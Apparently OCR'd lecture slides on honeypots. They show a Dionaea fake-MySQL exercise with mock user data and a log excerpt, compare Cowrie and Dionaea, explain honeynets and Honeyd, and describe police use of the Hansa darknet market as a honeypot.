


```
mysql> SELECT * FROM users;
+-----+-------------+------------+---------------------------------+---------+-----------------+
| id  | first_name  | last_name  | email                           | gender  | ip_address      |
+-----+-------------+------------+---------------------------------+---------+-----------------+
| 1   | Leonid      | Westhofer  | lwesthofer0@forbes.com          | Male    | 91.156.236.19   |
| 2   | Ruttger     | Mc Pake    | rmcpake1@nbcnews.com            | Male    | 7.212.112.215   |
| 3   | Clotilda    | Castano    | ccastano2@taobao.com            | Female  | 176.189.191.34  |
| 4   | Pancho      | Accombe    | paccombe3@yellowbook.com        | Male    | 29.184.119.213  |
| 5   | Teresa      | Culshaw    | tculshaw4@scribd.com            | Female  | 37.31.168.179   |
| 6   | Christopher | Schmuhl    | cschmuhl5@yandex.ru             | Male    | 227.223.181.72  |
| 7   | Boyd        | Relton     | brelton6@hibu.com               | Male    | 114.251.143.4   |
| 8   | Kristos     | Pretley    | kpretley7@gmpg.org              | Male    | 48.207.255.48   |
| 9   | Chloe       | Crossan    | ccrossan8@spiegel.de            | Female  | 107.150.172.251 |
| 10  | Deeyn       | Redding    | dredding9@odnoklassniki.ru      | Female  | 21.164.108.186  |
| 11  | Claudette   | Walak      | cwalaka@networkadvertising.org  | Female  | 13.237.61.60    |
| 12  | Rey         | Dilrew     | rdilrewb@hao123.com             | Female  | 89.214.114.194  |
| 13  | Betty       | Count      | bcountc@comsenz.com             | Female  | 186.236.158.24  |
| 14  | Jefferey    | Riep       | jriepd@clickbank.net            | Male    | 136.37.90.239   |
| 15  | Burl        | Mayte      | bmaytee@intel.com               | Male    | 13.114.20.198   |
| 16  | Mason       | Apple      | mapplef@vk.com                  | Male    | 63.115.187.25   |
| 17  | Krista      | Newbold    | knewboldg@smugmug.com           | Female  | 28.222.210.196  |
| 18  | Ibrahim     | Ivanishin  | iivanishinh@examiner.com        | Male    | 149.135.174.217 |
| 19  | Debbi       | Butt       | dbutti@xing.com                 | Female  | 72.138.30.0     |
| 20  | Shawn       | Rehorek    | srehorekj@t-online.de           | Female  | 3.91.211.187    |
| 21  | Polly       | Maraga     | pmaragak@fotki.com              | Female  | 204.142.198.52  |
| 22  | Evvie       | Krates     | ekratesl@com.com                | Female  | 175.219.231.218 |
| 23  | Alisander   | Tribble    | atribblem@bloglines.com         | Male    | 73.156.179.218  |
+-----+-------------+------------+---------------------------------+---------+-----------------+
23 rows in set (0.13 sec)
```

Exercise 2: MySQL's data


The data the attacker saw comes from mockaroo.com (it is random data), it was then imported in a SQLite database and exposes it through a MySQL service.

At first sight, this service really looks like a MySQL shell, when the attacker understands this is not "real", he will have already given some information on the attack to the security experts.



Exercise 2: a detail

A clear evidence of the fact that we are stuck in a fake MySQL environment can be retrieved accidentally by typing an uncorrect command. The picture below shows the difference with a real environment.



MySQL's Log

The log is located under `/opt/dionaea/log/dionaea/dionaea.log`

You can open it with `less`.

For example, you could search (with `/`) for the keyword `select`

```
[18052020 21:25:46] scapy /dionaea/smb/include/packet.py:671-debug:   Query
     = b'select * from users' sizeof( 19) off=  0 goff=  0
[18052020 21:25:46] incident /home/user/dionaea/src/incident.c:385-debug: incident 0x
55d6c2049de0 dionaea.modules.python.mysql.command
[18052020 21:25:46] incident /home/user/dionaea/src/incident.c:161-debug:       args:
 (list) 0x55d6c1fe9ce0
[18052020 21:25:46] incident /home/user/dionaea/src/incident.c:180-debug:
        (null): (string) select * from users
[18052020 21:25:46] incident /home/user/dionaea/src/incident.c:180-debug:       comma
nd: (int) 3
[18052020 21:25:46] incident /home/user/dionaea/src/incident.c:180-debug:       con:
(ptr) 0x55d6c201e600
```

Conclusion on dionaea

Reading the log file is very difficult, so you had better use some GUI.

At this point there could be at least two possibilities:

- Implement your own
- Use DionaeaFR, a django-based web application

Cowrie vs Dionaea

COWRIE

Medium/High interaction

Virtual honeypot
(depending on the running mode)

DIONAEA

Low/Medium interaction

Virtual honeypot


They both emulate physical honeypots, protecting real services on real machines.

Honeynets

A honeynet is a network with intentional vulnerabilities setup to attract attackers.

It contains one or more honeypots, usually with high-interaction, in order to combine their strenghts.


If deployed alongside a real network, its vulnerabilities will convey here anomalous traffic: it is also a protection for real services.



In addition to the honeypots, a honeynet usually has real applications and services so that it seems like a normal network and an appealing target.

But a honeynet does not serve any user:
- any attempt to contact it from outside is an attempt to breach its security
- any outbound activity is evidence of system compromising

Usually, it appears to be an entire network, but it is hosted on a single server.



Honeyd

Honeyd is a small daemon that creates virtual hosts on a network.
The hosts can be configured to run any service.
A single host can claim multiple addresses.

Honeyd provides mechanisms for deterring, detecting and assess threats, such as hiding real systems in the middle of a virtual system.

Honeyd is open-source and runs on Unix systems

Extra

Honeypots can be also used in intelligence investigations to capture red-handed criminals.

Police departments of several states build on-purpose pedophile, file sharing and streaming honeypot platforms.

Honeypots can also be employed to track terrorist organizations.

Extra

Sometimes, discovered illegal websites are left online and used as honeypots.

There is one famous example of such a procedure, carried out in 2017 by the Dutch police in cooperation with Europol and FBI.

WORLD'S BIGGEST DARK WEB DRUG MARKET CLAIMS TO BE CLOSING BUT PEOPLE THINK IT'S A TRAP

'Assume that Dream Market is compromised,' a dark web monitor warned. 'Law enforcement ran [drug market] Hansa as a honeypot for 30 days after seizing it. This feels very similar'

Alphabay and Hansa darknet markets shut down after international police operation


International police have orchestrated an incredible double takedown of darknet drug markets, ensnaring countless users. Users fleeing from one illegal online marketplace were lured into a honeypot trap.

Extra

After having dismantled Alphabay and Hansa, the main drug markets in the deep web, the latter was left open for a month.

Vendors and acquirers redirecting here after Alphabay closure were traced this way.

Forget Silk Road, Cops Just Scored Their Biggest Victory Against The Dark Web Drug Trade



THANK YOU!

And good luck for the exams!